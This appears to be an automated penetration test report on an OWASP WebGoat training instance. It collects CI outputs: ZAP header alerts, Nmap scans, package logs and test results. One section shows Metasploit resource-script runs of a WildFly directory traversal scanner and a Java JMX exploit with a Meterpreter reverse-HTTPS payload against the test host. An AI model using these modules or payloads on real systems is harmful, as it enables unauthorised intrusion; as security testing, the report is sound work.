#### ASTICI



# Pentest Report

Penetration test of OWASP WebGoat

Consultant: ASTICI

18/12/2023

#### **Executive Sumary**

#### **Overview**

ASTICI Inc. performed a Web Application Penetration Test on OWASP WebGoat applications. The scope of the testing was the following.

- CI/CD deployed OWASP Webgoat instance, deployed through Terraform scripts on Azure
- Covering sample OWASP vulnerabilities
- Covering Nmap scan
- Attempting exploit OWASP Webgoat webserver using readily available Metasploit exploits
- Staic code analysis using SonarCloud
- Software Composition Analysis using Snyk

ASTICI Inc. found that with a few minor exceptions the quality and coverage of security controls in the OWASP WebGoat applications were very solid.

#### Resume

ASTICI Inc. is a start-up researching on Github actions repository technology to enable automated security testing for cloud native web applications.

#### **Finding Classification**

Each finding is classified as a High, Medium, or Low risk based on ASTICI Inc. considerations of potential threats, the likelihood of attack, and the possible impact of a successful attack against Instructure's OWASP WebGoat applications. Each of these factors is assessed individually and in combination to determine the overall risk designation. These assessments are based on ASTICI Inc. professional judgment and experience providing consulting services to enterprises across the country. This report outlines the findings ASTICI Inc. collected from the testing, as well as ASTICI Inc. recommendations that will assist Instructure in reducing its risks and helping remove the vulnerabilities found.

#### **Vulnerabilities and Recomendations**

The following pages show Github issues one by one, which would highlight all vulnerabilities in current application.

# **Priotity-High Pytest-Playwright Test Output Issue**

GitHub Issue number # 807 GitHub Issue URL: Here! **Playwright** pytest "priority High" Starting pytests.... ======= test session starts \_\_\_\_\_ platform linux -- Python 3.10.12, pytest-7.4.3, pluggy-1.3.0 rootdir: /home/runner/work/ASTICI/ASTICI configfile: apture=tee-sys plugins: tornasync-0.6.0.post2, trio-0.8.0, playwright-0.4.3, anyio-4.2.0, base-url-2.0.0, asyncio-0.23.2 asyncio: mode=strict collected 5 items src/test\_AsyncWebGoatUseCases.py ... [ 60%] src/test\_WebGoatUseCases.py .. [100%] \_\_\_\_\_\_ ======== 5 passed in 31.39s \_\_\_\_\_ Stop pytests....

# Priority-High - OWASP WebGoat Landing Page ZAP Scan

GitHub Issue number # 806

GitHub Issue URL: Here!

- Site: <a href="http://4.188.227.47:8080">http://4.188.227.47:8080</a> New Alerts
  - Absence of Anti-CSRF Tokens [10202] total: 1:
    - <a href="http://4.188.227.47:8080/WebGoat/login">http://4.188.227.47:8080/WebGoat/login</a>
  - Anti-CSRF Tokens Check [20012] total: 1:
    - <a href="http://4.188.227.47:8080/WebGoat/login">http://4.188.227.47:8080/WebGoat/login</a>
  - Content Security Policy (CSP) Header Not Set [10038] total: 1:
    - <a href="http://4.188.227.47:8080/WebGoat/login">http://4.188.227.47:8080/WebGoat/login</a>
  - Missing Anti-clickjacking Header [10020] total: 1:
    - http://4.188.227.47:8080/WebGoat/login
  - Cookie No HttpOnly Flag [10010] total: 1:
    - <a href="http://4.188.227.47:8080/WebGoat/start.mvc">http://4.188.227.47:8080/WebGoat/start.mvc</a>
  - Cookie Slack Detector [90027] total: 2:
    - <a href="http://4.188.227.47:8080/WebGoat/login">http://4.188.227.47:8080/WebGoat/login</a>
    - <a href="http://4.188.227.47:8080/WebGoat/start.mvc">http://4.188.227.47:8080/WebGoat/start.mvc</a>
  - Cookie without SameSite Attribute [10054] total: 1:
    - http://4.188.227.47:8080/WebGoat/start.mvc
  - Permissions Policy Header Not Set [10063] total: 1:
    - <a href="http://4.188.227.47:8080/WebGoat/login">http://4.188.227.47:8080/WebGoat/login</a>
  - X-Content-Type-Options Header Missing [10021] total: 1:
    - <a href="http://4.188.227.47:8080/WebGoat/login">http://4.188.227.47:8080/WebGoat/login</a>
  - Base64 Disclosure [10094] total: 1:
    - <a href="http://4.188.227.47:8080/WebGoat/start.mvc">http://4.188.227.47:8080/WebGoat/start.mvc</a>
  - Non-Storable Content [10049] total: 1:
    - <a href="http://4.188.227.47:8080/WebGoat/start.mvc">http://4.188.227.47:8080/WebGoat/start.mvc</a>
  - Sec-Fetch-Dest Header is Missing [90005] total: 4:
    - http://4.188.227.47:8080/
    - <a href="http://4.188.227.47:8080/robots.txt">http://4.188.227.47:8080/robots.txt</a>
    - <a href="http://4.188.227.47:8080/WebGoat/login">http://4.188.227.47:8080/WebGoat/login</a>
    - <a href="http://4.188.227.47:8080/WebGoat/start.mvc">http://4.188.227.47:8080/WebGoat/start.mvc</a>
  - Sec-Fetch-Mode Header is Missing [90005] total: 4:
    - http://4.188.227.47:8080/
    - http://4.188.227.47:8080/robots.txt
    - <a href="http://4.188.227.47:8080/WebGoat/login">http://4.188.227.47:8080/WebGoat/login</a>
    - <a href="http://4.188.227.47:8080/WebGoat/start.mvc">http://4.188.227.47:8080/WebGoat/start.mvc</a>
  - Sec-Fetch-Site Header is Missing [90005] total: 4:
    - <a href="http://4.188.227.47:8080/">http://4.188.227.47:8080/</a>
    - http://4.188.227.47:8080/robots.txt
    - <a href="http://4.188.227.47:8080/WebGoat/login">http://4.188.227.47:8080/WebGoat/login</a>
    - <a href="http://4.188.227.47:8080/WebGoat/start.mvc">http://4.188.227.47:8080/WebGoat/start.mvc</a>
  - Sec-Fetch-User Header is Missing [90005] total: 4:
    - http://4.188.227.47:8080/
    - http://4.188.227.47:8080/robots.txt
    - http://4.188.227.47:8080/WebGoat/login
    - <a href="http://4.188.227.47:8080/WebGoat/start.mvc">http://4.188.227.47:8080/WebGoat/start.mvc</a>
  - Session Management Response Identified [10112] total: 2:
    - http://4.188.227.47:8080/WebGoat/start.mvc
    - <a href="http://4.188.227.47:8080/WebGoat/start.mvc">http://4.188.227.47:8080/WebGoat/start.mvc</a>
  - Storable and Cacheable Content [10049] total: 4:
    - <a href="http://4.188.227.47:8080/">http://4.188.227.47:8080/</a>

- <a href="http://4.188.227.47:8080/robots.txt">http://4.188.227.47:8080/robots.txt</a>
- http://4.188.227.47:8080/sitemap.xml
- <a href="http://4.188.227.47:8080/WebGoat/login">http://4.188.227.47:8080/WebGoat/login</a>
- User Agent Fuzzer [10104] total: 12:
  - <a href="http://4.188.227.47:8080/WebGoat/start.mvc">http://4.188.227.47:8080/WebGoat/start.mvc</a>
  - <a href="http://4.188.227.47:8080/WebGoat/start.mvc">http://4.188.227.47:8080/WebGoat/start.mvc</a>
  - http://4.188.227.47:8080/WebGoat/start.mvc
  - <a href="http://4.188.227.47:8080/WebGoat/start.mvc">http://4.188.227.47:8080/WebGoat/start.mvc</a>
  - http://4.188.227.47:8080/WebGoat/start.mvc

■ .

View the following link to download the report. RunnerID:7244798045

# **Priotity-High Metasploit-ParrotOS Test output**

GitHub Issue number # 805

GitHub Issue URL: Here!

parrotOS metasploit "priority High"

Interactive Application Security Testing:

Making sure that parrot OS docker image has all the latest updates...

Get:1 https://deb.parrot.sh/parrot parrot InRelease [14.6 kB]

Get:2 https://deb.parrot.sh/direct/parrot parrot-security InRelease [14.3 kB]

Get:3 https://deb.parrot.sh/parrot parrot-backports InRelease [14.5 kB]

Get:4 https://deb.parrot.sh/parrot parrot/main amd64 Packages [15.5 MB]

Get:5 https://deb.parrot.sh/parrot parrot/contrib amd64 Packages [103 kB]

Get:6 https://deb.parrot.sh/parrot parrot/non-free amd64 Packages [210 kB]

Get:7 https://deb.parrot.sh/direct/parrot parrot-security/main amd64 Packages [502 kB]

Get:8 https://deb.parrot.sh/direct/parrot parrot-security/non-free amd64 Packages [884 B]

Get:9 https://deb.parrot.sh/parrot parrot-backports/main amd64 Packages [980 kB]

Get:10 https://deb.parrot.sh/parrot parrot-backports/contrib amd64 Packages [19.6 kB]

Get:11 https://deb.parrot.sh/parrot parrot-backports/non-free amd64 Packages [50.9 kB]

Fetched 17.5 MB in 2s (9901 kB/s)

Reading package lists...

Building dependency tree...

Reading state information...

47 packages can be upgraded. Run 'apt list --upgradable' to see them.

Reading package lists...

Building dependency tree...

Reading state information...

Calculating upgrade...

The following packages will be upgraded:

bind9-dnsutils bind9-host bind9-libs cpio curl dnsutils dpkg dpkg-dev file

libaom0 libc-bin libc-dev-bin libc-devtools libc-l10n libc6 libc6-dev
libc6-i386 libcups2 libcurl3-gnutls libcurl4 libdpkg-perl libgssapi-krb5-2
libjs-sphinxdoc libjson-c5 libk5crypto3 libkrb5-3 libkrb5support0
libmagic-mgc libmagic1 libpq5 libssl1.1 libwebp6 libwebpdemux2 libwebpmux3
libx11-6 libx11-data libxpm4 locales openssh-client openssh-server
openssh-sftp-server openssl postgresql postgresql-13 postgresql-client-13
postgresql-client-common postgresql-common

47 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.

Need to get 49.6 MB of archives.

After this operation, 34.8 kB disk space will be freed.

Do you want to continue? [Y/n] Abort.

Reading package lists...

Building dependency tree...

Reading state information...

Calculating upgrade...

The following packages will be upgraded:

bind9-dnsutils bind9-host bind9-libs cpio curl dnsutils dpkg dpkg-dev file libaom0 libc-bin libc-dev-bin libc-devtools libc-l10n libc6 libc6-dev libc6-i386 libcups2 libcurl3-gnutls libcurl4 libdpkg-perl libgssapi-krb5-2 libjs-sphinxdoc libjson-c5 libk5crypto3 libkrb5-3 libkrb5support0 libmagic-mgc libmagic1 libpq5 libssl1.1 libwebp6 libwebpdemux2 libwebpmux3 libx11-6 libx11-data libxpm4 locales openssh-client openssh-server openssh-sftp-server openssl postgresql postgresql-13 postgresql-client-13 postgresql-client-common postgresql-common

47 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.

Need to get 49.6 MB of archives.

After this operation, 34.8 kB disk space will be freed.

Do you want to continue? [Y/n] Abort.


Hit:1 https://deb.parrot.sh/parrot parrot InRelease

Hit:2 https://deb.parrot.sh/direct/parrot parrot-security InRelease

Hit:3 https://deb.parrot.sh/parrot parrot-backports InRelease

Reading package lists...

Building dependency tree... Reading state information... 47 packages can be upgraded. Run 'apt list --upgradable' to see them. Cleaning up any existing old code copies of security tests... This is not a secure way to check out code; Getting the latest code copy for all security tests... \_\_\_\_\_\_ Metasploit Framework Exploit Demo: \_\_\_\_\_\_ Target Web Goat Instance IP Address: 4.188.227.47 Possible Metasploit exploits or auxilaries or payloads, that can used for attacking \_\_\_\_\_\_ Sample attack executions from msfconsole CLI >>> Sample 1: Running Wildfly directory traversal auxillary attack ... >>> [\*] Processing ./src/exploitwildflydir traversal.rc for ERB directives. resource (./src/exploitwildflydirtraversal.rc)> use auxiliary/scanner/http/wildflytraversal resource (./src/exploitwildflydir traversal.rc)> show options Module options (auxiliary/scanner/http/wildfly\_traversal): Name Current Setting Required Description Proxies no A proxy chain of format type:host:port[,type:host:port][...] RELATIVEFILEPATH standalone RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/ basics/using-metasploit.html RPORT 8080 yes The target port (TCP) SSL false no Negotiate SSL/TLS for outgoing connections THREADS 1 yes The number of concurrent threads (max one per host) TRAVERSAL DEPTH 1 yes Traversal depth VHOST no HTTP server virtual host View the full module info with the info, or info -d command. [\*] resource (./src/exploitwildflydir\_traversal.rc)> Ruby Code (57 bytes) RHOSTS => resource (./src/exploitwildflydir traversal.rc)> run



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resource (./src/exploit <i>java</i> jmx <i>reverse</i> https.rc)> exit
[*] Payload Handler Started as Job
resource (./src/exploit <i>java</i> jmx <i>reverse</i> https.rc)> exploit
resource (./src/exploit <i>java</i> jmx <i>reverse</i> https.rc)> use payload/java/meterpreter/reverse_https
RHOSTS =>

# **Priority-Medium Nmap-ParrotOS Scan output**

GitHub Issue number # 804

GitHub Issue URL: Here!

parrotOS nmap "priority Medium"

Nmap vulnerability scanning for 4.188.227.47

Making sure that parrot OS docker image has all the latest updates...

Get:1 https://deb.parrot.sh/parrot parrot InRelease [14.6 kB]

Get:2 https://deb.parrot.sh/direct/parrot parrot-security InRelease [14.3 kB]

Get:3 https://deb.parrot.sh/parrot parrot-backports InRelease [14.5 kB]

Get:4 https://deb.parrot.sh/parrot parrot/main amd64 Packages [15.5 MB]

Get:5 https://deb.parrot.sh/parrot parrot/contrib amd64 Packages [103 kB]

Get:6 https://deb.parrot.sh/parrot parrot/non-free amd64 Packages [210 kB]

Get:7 https://deb.parrot.sh/direct/parrot parrot-security/main amd64 Packages [502 kB]

Get:8 https://deb.parrot.sh/direct/parrot parrot-security/non-free amd64 Packages [884 B]

Get:9 https://deb.parrot.sh/parrot parrot-backports/main amd64 Packages [980 kB]

Get:10 https://deb.parrot.sh/parrot parrot-backports/contrib amd64 Packages [19.6 kB]

Get:11 https://deb.parrot.sh/parrot parrot-backports/non-free amd64 Packages [50.9 kB]

Fetched 17.5 MB in 2s (9125 kB/s)

Reading package lists...

Building dependency tree...

Reading state information...

47 packages can be upgraded. Run 'apt list --upgradable' to see them.

Reading package lists...

Building dependency tree...

Reading state information...

Calculating upgrade...

The following packages will be upgraded:

bind9-dnsutils bind9-host bind9-libs cpio curl dnsutils dpkg dpkg-dev file

libaom0 libc-bin libc-dev-bin libc-devtools libc-l10n libc6 libc6-dev
libc6-i386 libcups2 libcurl3-gnutls libcurl4 libdpkg-perl libgssapi-krb5-2
libjs-sphinxdoc libjson-c5 libk5crypto3 libkrb5-3 libkrb5support0
libmagic-mgc libmagic1 libpq5 libssl1.1 libwebp6 libwebpdemux2 libwebpmux3
libx11-6 libx11-data libxpm4 locales openssh-client openssh-server
openssh-sftp-server openssl postgresql postgresql-13 postgresql-client-13
postgresql-client-common postgresql-common

47 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.

Need to get 49.6 MB of archives.

After this operation, 34.8 kB disk space will be freed.

Do you want to continue? [Y/n] Abort.

Reading package lists...

Building dependency tree...

Reading state information...

Calculating upgrade...

The following packages will be upgraded:

bind9-dnsutils bind9-host bind9-libs cpio curl dnsutils dpkg dpkg-dev file libaom0 libc-bin libc-dev-bin libc-devtools libc-l10n libc6 libc6-dev libc6-i386 libcups2 libcurl3-gnutls libcurl4 libdpkg-perl libgssapi-krb5-2 libjs-sphinxdoc libjson-c5 libk5crypto3 libkrb5-3 libkrb5support0 libmagic-mgc libmagic1 libpq5 libssl1.1 libwebp6 libwebpdemux2 libwebpmux3 libx11-6 libx11-data libxpm4 locales openssh-client openssh-server openssh-sftp-server openssl postgresql postgresql-13 postgresql-client-13 postgresql-client-common postgresql-common

47 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.

Need to get 49.6 MB of archives.

After this operation, 34.8 kB disk space will be freed.

Do you want to continue? [Y/n] Abort.

Hit:1 https://deb.parrot.sh/parrot parrot InRelease

Hit:2 https://deb.parrot.sh/direct/parrot parrot-security InRelease

Hit:3 https://deb.parrot.sh/parrot parrot-backports InRelease

Reading package lists...

Building dependency tree... Reading state information... 47 packages can be upgraded. Run 'apt list --upgradable' to see them. Running basic nmap scan... Starting Nmap 7.92 (https://nmap.org) at 2023-12-18 07:20 UTC Nmap scan report for 4.188.227.47 Host is up (0.23s latency). Not shown: 65530 filtered tcp ports (no-response) PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0) | ssh-hostkey: | 256 98:57:0a:27:fb:29:82:76:5d:43:ba:c6:1e:ec:aa:23 (ECDSA) 256 aa:56:b2:02:51:a0:9c:83:f9:1d:ae:92:64:b4:c9:2c (ED25519) 80/tcp closed http 443/tcp closed https 8080/tcp open http-proxy | fingerprint-strings: | FourOhFourRequest: | HTTP/1.1 404 Not Found | Connection: close | Content-Length: 0 | Date: Mon, 18 Dec 2023 07:24:20 GMT | GenericLines, Help, Kerberos, LDAPSearchReq, LPDString, RTSPRequest, SIPOptions, SMBProgNeg, SSLSessionReg, Socks5, TLSSessionReg, TerminalServerCookie, WMSRequest, oracle-tns: | HTTP/1.1 400 Bad Request | Content-Length: 0 | Connection: close | GetRequest: | HTTP/1.1 404 Not Found | Connection: close | Content-Length: 0 | Date: Mon, 18 Dec 2023 07:24:18 GMT



SF-Port8080-TCP:V=7.92%I=7%D=12/18%Time=657FF3A3%P=x86\_64-pc-linux-gnu%r(G

SF:etRequest,65,"HTTP/1.1 404 Not Found Connection: close\n

SF:r Content-Length: 0 Date: Mon, 18 Dec 2023 07:24:

SF:18 GMT

")%r(HTTPOptions,65,"HTTP/1.1 404 Not Found\n

SF:r Connection: close Content-Length: 0 Date: Mon, 18\n

SF:x20Dec 2023 07:24:19 GMT

")%r(RTSPRequest,42,"HTTP/1.1

SF: 400 Bad Request Content-Length: 0 Connection: clo

SF:se

")%r(FourOhFourRequest,65,"HTTP/1.1 404 Not Found

SF: Connection: close Content-Length: 0 Date: Mon, 18\x

SF:20Dec 2023 07:24:20 GMT

")%r(Socks5,42,"HTTP/1.1 40

SF:0 Bad Request Content-Length: 0 Connection: close

SF: ")%r(GenericLines,42,"HTTP/1.1 400 Bad Request Content

SF:-Length: 0 Connection: close

")%r(Help,42,"HTTP/1.1

SF:0400 Bad Request Content-Length: 0 Connection: close\n

SF:r

")%r(SSLSessionReq,42,"HTTP/1.1 400 Bad Request Con

SF:tent-Length: 0 Connection: close

")%r(TerminalServerCoo

SF:kie,42,"HTTP/1.1 400 Bad Request Content-Length: 0 C

SF:onnection: close

")%r(TLSSessionReg,42,"HTTP/1.1 400 B

SF:ad Request Content-Length: 0 Connection: close

")

SF:%r(Kerberos,42,"HTTP/1.1 400 Bad Request Content-Length:\x

SF:200 Connection: close

")%r(SMBProgNeg,42,"HTTP/1.1 400

SF: Bad Request Content-Length: 0 Connection: close \n

SF:r ")%r(LPDString,42,"HTTP/1.1 400 Bad Request Content-Len SF:gth: 0 Connection: close ")%r(LDAPSearchReg,42,"HTTP/1\n SF:.1 400 Bad Request Content-Length: 0 Connection: c SF:lose ")%r(SIPOptions,42,"HTTP/1.1 400 Bad Request C SF:ontent-Length: 0 Connection: close ")%r(WMSRequest,42," SF:HTTP/1.1 400 Bad Request Content-Length: 0 Connectio SF:n: close ")%r(oracle-tns,42,"HTTP/1.1 400 Bad Reque SF:st Content-Length: 0 Connection: close "); =========NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)======== SF-Port9090-TCP:V=7.92%I=7%D=12/18%Time=657FF3A3%P=x86 64-pc-linuxgnu%r(G SF:etRequest,65,"HTTP/1.1 404 Not Found Connection: close\n SF:r Content-Length: 0 Date: Mon, 18 Dec 2023 07:24: SF:18 GMT ")%r(WMSRequest,42,"HTTP/1.1 400 Bad Request SF: Content-Length: 0 Connection: close ")%r(ibm-db2-da SF:s,42,"HTTP/1.1 400 Bad Request Content-Length: 0 Con SF:nection: close ")%r(SqueezeCenter CLI,42,"HTTP/1.1 400 SF:0Bad Request Content-Length: 0 Connection: close SF:")%r(GenericLines,42,"HTTP/1.1 400 Bad Request Content-Len SF:gth: 0 Connection: close ")%r(HTTPOptions,65,"HTTP/1.1 SF: 404 Not Found Connection: close Content-Length: 0 SF: Date: Mon, 18 Dec 2023 07:24:37 GMT ")%r(R

SF:TSPReguest,42,"HTTP/1.1 400 Bad Reguest Content-Length: SF:00 Connection: close ")%r(Help,42,"HTTP/1.1 400 Bad SF: Request Content-Length: 0 Connection: close ")%r SF:(SSLSessionReg,42,"HTTP/1.1 400 Bad Request Content-Length SF:: 0 Connection: close ")%r(TerminalServerCookie,42,"HTT SF:P/1.1 400 Bad Request Content-Length: 0 Connection:\n SF:x20close ")%r(TLSSessionReq,42,"HTTP/1.1 400 Bad Reque SF:st Content-Length: 0 Connection: close ")%r(Kerberos SF:,42,"HTTP/1.1 400 Bad Request Content-Length: 0 Conn SF:ection: close ")%r(SMBProgNeg,42,"HTTP/1.1 400 Bad SF:Request Content-Length: 0 Connection: close ")%r(Fou SF:rOhFourRequest,65,"HTTP/1.1 404 Not Found Connection: c SF:lose Content-Length: 0 Date: Mon, 18 Dec 2023 0 SF:7:25:01 GMT ")%r(LPDString,42,"HTTP/1.1 400 Bad Req SF:uest Content-Length: 0 Connection: close ")%r(LDAPSe SF:archReq,42,"HTTP/1.1 400 Bad Request Content-Length: 0\n SF:r Connection: close ")%r(SIPOptions, 42, "HTTP/1.1 400 SF:Bad Request Content-Length: 0 Connection: close SF:): Device type: general purpose|storage-misc|firewall

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Running (JUST GUESSING): Linux 4.X|2.6.X|3.X (86%), Synology DiskStation Manager 5.X

(86%), FreeBSD 6.X (85%), WatchGuard Fireware 11.X (85%)

OS CPE: cpe:/o:linux:linuxkernel:4.0 cpe:/o:linux:linuxkernel:2.6.32 cpe:/o:linux:linuxkernel:3 cpe:/o:linux:linuxkernel cpe:/a:synology:diskstation\_manager:5.1 cpe:/o:freebsd:freebsd:6.2 cpe:/o:watchguard:fireware:11.8

Aggressive OS guesses: Linux 4.0 (86%), Linux 2.6.32 (86%), Linux 2.6.39 (86%), Linux 3.10 - 3.12 (86%), Linux 3.4 (86%), Linux 3.5 (86%), Linux 4.2 (86%), Linux 4.4 (86%), Synology DiskStation Manager 5.1 (86%), Linux 3.10 - 3.16 (85%)

No exact OS matches for host (test conditions non-ideal).

Network Distance: 26 hops

Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel

TRACEROUTE (using port 443/tcp)

**HOP RTT ADDRESS** 

1 0.02 ms 172.17.0.1

2 ... 25

26 232.69 ms 4.188.227.47

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 352.76 seconds

Running vulnerability scanning using basic nmap scripts - SQL Injection...

Starting Nmap 7.92 (https://nmap.org) at 2023-12-18 07:26 UTC

Nmap scan report for 4.188.227.47

Host is up (0.23s latency).

PORT STATE SERVICE

8080/tcp open http-proxy

Nmap done: 1 IP address (1 host up) scanned in 0.79 seconds

Running vulnerability scanning using CSS nmap script...

Starting Nmap 7.92 (https://nmap.org) at 2023-12-18 07:26 UTC

Nmap scan report for 4.188.227.47

Host is up (0.24s latency).

PORT STATE SERVICE

8080/tcp open http-proxy

Nmap done: 1 IP address (1 host up) scanned in 1.28 seconds

# **Priority High - Sonar Cloud Code Scan Report**

GitHub Issue number # 803

GitHub Issue URL: Here!

SonarCloud "priority High"

#### SonarCloud Scan for OWASP WebGoat

Go to <a href="https://sonarcloud.io/project/overview?id=pradyumna-muppirala\_WebGoatSAST">https://sonarcloud.io/project/overview?id=pradyumna-muppirala\_WebGoatSAST</a> for full report of SonarCloud with Github SSO.

#### **Priority High - Snyk Report**

GitHub Issue number # 802

GitHub Issue URL: Here!

Snyk\_scan "priotity High"

#### **Snyk Scan for OWASP WebGoat**

Go to <a href="https://app.snyk.io/org/pradyumna-muppirala">https://app.snyk.io/org/pradyumna-muppirala</a> for full report of Snyk with Github SSO.

# **Priotity-High Pytest-Playwright Test Output Issue**

GitHub Issue number # 801 GitHub Issue URL: Here! **Playwright** pytest "priority High" Starting pytests.... ======= test session starts \_\_\_\_\_ platform linux -- Python 3.10.12, pytest-7.4.3, pluggy-1.3.0 rootdir: /home/runner/work/ASTICI/ASTICI configfile: apture=tee-sys plugins: tornasync-0.6.0.post2, asyncio-0.23.2, trio-0.8.0, anyio-4.1.0, base-url-2.0.0, playwright-0.4.3 asyncio: mode=strict collected 5 items src/test\_AsyncWebGoatUseCases.py ... [ 60%] src/test\_WebGoatUseCases.py .. [100%] \_\_\_\_\_\_ ======== 5 passed in 30.75s \_\_\_\_\_ Stop pytests....

#### Priority-High - OWASP WebGoat Landing Page ZAP Scan

GitHub Issue number # 800

GitHub Issue URL: Here!

- Site: <a href="http://20.198.127.193:8080">http://20.198.127.193:8080</a> New Alerts
  - Absence of Anti-CSRF Tokens [10202] total: 1:
    - <a href="http://20.198.127.193:8080/WebGoat/login">http://20.198.127.193:8080/WebGoat/login</a>
  - Anti-CSRF Tokens Check [20012] total: 1:
    - <a href="http://20.198.127.193:8080/WebGoat/login">http://20.198.127.193:8080/WebGoat/login</a>
  - Content Security Policy (CSP) Header Not Set [10038] total: 1:
    - <a href="http://20.198.127.193:8080/WebGoat/login">http://20.198.127.193:8080/WebGoat/login</a>
  - Missing Anti-clickjacking Header [10020] total: 1:
    - http://20.198.127.193:8080/WebGoat/login
  - Cookie No HttpOnly Flag [10010] total: 1:
    - http://20.198.127.193:8080/WebGoat/start.mvc
  - Cookie Slack Detector [90027] total: 2:
    - <a href="http://20.198.127.193:8080/WebGoat/login">http://20.198.127.193:8080/WebGoat/login</a>
    - <a href="http://20.198.127.193:8080/WebGoat/start.mvc">http://20.198.127.193:8080/WebGoat/start.mvc</a>
  - Cookie without SameSite Attribute [10054] total: 1:
    - <a href="http://20.198.127.193:8080/WebGoat/start.mvc">http://20.198.127.193:8080/WebGoat/start.mvc</a>
  - Permissions Policy Header Not Set [10063] total: 1:
    - <a href="http://20.198.127.193:8080/WebGoat/login">http://20.198.127.193:8080/WebGoat/login</a>
  - X-Content-Type-Options Header Missing [10021] total: 1:
    - <a href="http://20.198.127.193:8080/WebGoat/login">http://20.198.127.193:8080/WebGoat/login</a>
  - Base64 Disclosure [10094] total: 1:
    - http://20.198.127.193:8080/WebGoat/start.mvc
  - Non-Storable Content [10049] total: 1:
    - http://20.198.127.193:8080/WebGoat/start.mvc
  - Sec-Fetch-Dest Header is Missing [90005] total: 3:
    - http://20.198.127.193:8080/sitemap.xml
    - http://20.198.127.193:8080/WebGoat/login
    - <a href="http://20.198.127.193:8080/WebGoat/start.mvc">http://20.198.127.193:8080/WebGoat/start.mvc</a>
  - Sec-Fetch-Mode Header is Missing [90005] total: 3:
    - <a href="http://20.198.127.193:8080/sitemap.xml">http://20.198.127.193:8080/sitemap.xml</a>
    - http://20.198.127.193:8080/WebGoat/login
    - http://20.198.127.193:8080/WebGoat/start.mvc
  - Sec-Fetch-Site Header is Missing [90005] total: 3:
    - http://20.198.127.193:8080/sitemap.xml
    - http://20.198.127.193:8080/WebGoat/login
    - http://20.198.127.193:8080/WebGoat/start.mvc
  - Sec-Fetch-User Header is Missing [90005] total: 3:
    - http://20.198.127.193:8080/sitemap.xml
    - <a href="http://20.198.127.193:8080/WebGoat/login">http://20.198.127.193:8080/WebGoat/login</a>
    - http://20.198.127.193:8080/WebGoat/start.mvc
  - Session Management Response Identified [10112] total: 2:
    - http://20.198.127.193:8080/WebGoat/start.mvc
    - http://20.198.127.193:8080/WebGoat/start.mvc
  - Storable and Cacheable Content [10049] total: 4:
    - http://20.198.127.193:8080/
    - http://20.198.127.193:8080/robots.txt
    - http://20.198.127.193:8080/sitemap.xml
    - <a href="http://20.198.127.193:8080/WebGoat/login">http://20.198.127.193:8080/WebGoat/login</a>

- User Agent Fuzzer [10104] total: 12:
  - http://20.198.127.193:8080/WebGoat/start.mvc
  - <a href="http://20.198.127.193:8080/WebGoat/start.mvc">http://20.198.127.193:8080/WebGoat/start.mvc</a>
  - http://20.198.127.193:8080/WebGoat/start.mvc
  - <a href="http://20.198.127.193:8080/WebGoat/start.mvc">http://20.198.127.193:8080/WebGoat/start.mvc</a>
  - <a href="http://20.198.127.193:8080/WebGoat/start.mvc">http://20.198.127.193:8080/WebGoat/start.mvc</a>
  - **.**..

View the following link to download the report. RunnerID:7205633687

- Site: <a href="http://4.188.227.47:8080">http://4.188.227.47:8080</a> New Alerts
  - Absence of Anti-CSRF Tokens [10202] total: 1:
    - <a href="http://4.188.227.47:8080/WebGoat/login">http://4.188.227.47:8080/WebGoat/login</a>
  - Anti-CSRF Tokens Check [20012] total: 1:
    - <a href="http://4.188.227.47:8080/WebGoat/login">http://4.188.227.47:8080/WebGoat/login</a>
  - Content Security Policy (CSP) Header Not Set [10038] total: 1:
    - http://4.188.227.47:8080/WebGoat/login
  - Missing Anti-clickjacking Header [10020] total: 1:
    - http://4.188.227.47:8080/WebGoat/login
  - Permissions Policy Header Not Set [10063] total: 1:
    - <a href="http://4.188.227.47:8080/WebGoat/login">http://4.188.227.47:8080/WebGoat/login</a>
  - X-Content-Type-Options Header Missing [10021] total: 1:
    - http://4.188.227.47:8080/WebGoat/login
  - Sec-Fetch-Dest Header is Missing [90005] total: 3:
    - <a href="http://4.188.227.47:8080/robots.txt">http://4.188.227.47:8080/robots.txt</a>
    - <a href="http://4.188.227.47:8080/sitemap.xml">http://4.188.227.47:8080/sitemap.xml</a>
    - http://4.188.227.47:8080/WebGoat/login
